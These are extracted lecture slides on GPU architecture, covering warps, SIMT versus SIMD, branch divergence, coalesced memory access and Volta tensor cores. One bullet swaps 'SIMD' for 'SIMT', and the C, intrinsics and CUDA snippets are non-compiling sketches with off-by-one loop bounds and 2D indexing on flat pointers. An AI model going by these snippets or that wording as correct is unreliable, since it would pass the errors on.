
Host (via I/O bus, DMA)

# Running DAXPY on a GPU




- Each **warp** executes 32 CUDA threads in SIMD lock-step
- Each CUDA thread executes one instance of the kernel
- Each SM is shared by many warps (possibly from the same or different blocks)

# Running DAXPY on a GPU



- Each **warp** executes 32 CUDA threads in SIMD lock-step
- Each CUDA thread executes one instance of the kernel
- Each SM is shared by many warps (possibly from the same or different blocks)


# Single-instruction, multiple-thread (SIMT)



- A new parallel programming model: **SIMT**
- The SM's SIMT multithreaded instruction unit creates, manages, schedules, and executes threads in groups of **warps**
- The term warp originates from weaving
- Each SM manages a pool of 24 warps, **24 ways FGMT** (more on later devices)
- Individual threads composing a SIMT warp start together at the same program address, but they are otherwise **free to branch** and execute independently
- At instruction issue time, select **ready-to-run warp** and issue the next instruction to that warp's active threads

# Reflecting on SIMT

- SIMT architecture is **similar to SIMD design**, which applies one instruction to multiple data lanes
- The **difference**: SIMD applies one instruction to multiple independent threads in parallel, not just multiple data lanes. A SIMT instruction controls the execution and branching behaviour of one thread
- For **program correctness**, programmers can ignore SIMT executions; but, they can achieve performance improvements if threads in a warp don't diverge
- Correctness/performance analogous to the role of cache lines in traditional architectures
- The SIMT design shares the SM instruction fetch and issue unit efficiently across 32 threads but requires a full warp of active threads for full performance efficiency



# Branch divergence

- In a warp, threads all take the same path (good!) or **diverge!**
- A warp serially executes each path, disabling some of the threads
- When all paths complete, the threads reconverge
- **Divergence only occurs within a warp** - different warps execute independently
- **Control-flow coherence**: when all the threads in a warp goes the same way we get good utilisation (a form of locality – spatial branch locality)

```
:
:
if (x == 10)
    c = c + 1;
:
```



Predicate bits: enable/disable each lane

```
:
LDR r5, x
p1 <- r5 eq 10
<p1> LDR r1 <- C
<p1> ADD r1, r1, 1
<p1> STR r1 -> C
:
```

# SIMT vs SIMD – GPUs without the hype

- GPUs combine many architectural techniques:
  - Multicore
  - Simultaneous multithreading (SMT)
  - Vector instructions
  - Predication
- So basically a GPU core is a lot like the processor architectures we have studied!
- But the SIMT programming model makes it look different

- ▶ **Overloading the same architectural concept doesn't help GPU beginners**
- ▶ **GPU learning curve is steep in part because of using terms such as “Streaming Multiprocessor” for the SIMD Processor, “Thread Processor” for the SIMD Lane, and “Shared Memory” for Local Memory - especially since Local Memory is not shared between SIMD Processor**

# SIMT vs SIMD – GPUs without the hype

## **SIMT:**

- One thread per lane
- Adjacent threads (“warp”/“wavefront”) execute in lockstep
- SMT: multiple “warps” run on the same core, to hide memory latency

## **SIMD:**

- Each thread may include SIMD vector instructions
- SMT: a small number of threads run on the same core to hide memory latency

Which one is easier for the programmer?

# SIMT vs SIMD – spatial locality & coalescing

## SIMT:

- Spatial locality = adjacent threads access adjacent data
- A load instruction can result in a completely different address being accessed by each lane
- “Coalesced” loads, where accesses are (almost) adjacent, run *much* faster

## SIMD:

- Spatial locality = adjacent loop iterations access adjacent data
- A SIMD vector load usually *has* to access adjacent locations
- Some recent processors have “gather” instructions which can fetch from a different address per lane
- But performance is often serialised

# SIMT vs SIMD – spatial locality & coalescing

## SIMD (on CPU):

```
void add (float *c, float *a, float *b)
{
    for (int i=0; i <= N; i++)
        #pragma omp simd
        for (int j=0; j <= N; j++)
            c[i][j]=a[i][j]+b[i][j];
}
```

Using OpenMP

This example has good spatial locality because it traverses the data in layout order:


```
void add (float *c, float *a, float *b)
{
    for (int i=0; i <= N; i++) {
        __m128* pa = (__m128*) &a[i][0];
        __m128* pb = (__m128*) &b[i][0];
        __m128* pc = (__m128*) &c[i][0];
        for (int i=0; i <= N/4; i++)
            *pc++ = _mm_add_ps(*pa++, *pb++);
    }
}
```

Using intrinsics

## SIMT (on GPU):

```
__global__ void add(int N,
                     double* a,
                     double* b,
                     double* c) {
    int i = blockIdx.x *
            blockDim.x +
            threadIdx.x;
    for (int j=0; j <= N; j++)
        c[i][j] = a[i][j] + b[i][j];
}
```

This example has terrible spatial locality because adjacent threads access different columns



Threads with adjacent thread ids access data in different cache lines

# SIMT vs SIMD – spatial *control* locality

## SIMT:

- Branch coherence = adjacent threads in a warp all usually branch the same way (*spatial* locality for branches, across threads)

## SIMD:

- Branch predictability = each *individual* branch is mostly taken or not-taken (or is well-predicted by global history)

# NVIDIA Volta GPU (2017)




GV100 with 84 SMs

$$D = \left( \begin{array}{cccc} A_{0,0} & A_{0,1} & A_{0,2} & A_{0,3} \\ A_{1,0} & A_{1,1} & A_{1,2} & A_{1,3} \\ A_{2,0} & A_{2,1} & A_{2,2} & A_{2,3} \\ A_{3,0} & A_{3,1} & A_{3,2} & A_{3,3} \end{array} \right) + \left( \begin{array}{cccc} B_{0,0} & B_{0,1} & B_{0,2} & B_{0,3} \\ B_{1,0} & B_{1,1} & B_{1,2} & B_{1,3} \\ B_{2,0} & B_{2,1} & B_{2,2} & B_{2,3} \\ B_{3,0} & B_{3,1} & B_{3,2} & B_{3,3} \end{array} \right) \left( \begin{array}{cccc} C_{0,0} & C_{0,1} & C_{0,2} & C_{0,3} \\ C_{1,0} & C_{1,1} & C_{1,2} & C_{1,3} \\ C_{2,0} & C_{2,1} & C_{2,2} & C_{2,3} \\ C_{3,0} & C_{3,1} & C_{3,2} & C_{3,3} \end{array} \right)$$


FP16 or FP32      FP16      FP16 or FP32

Tensor core computes matrix-matrix multiply on FP16s with FP32 accumulation


Each CUDA thread has its own PC and stack, enabling dynamic scheduling in hardware to heuristically enhance branch convergence



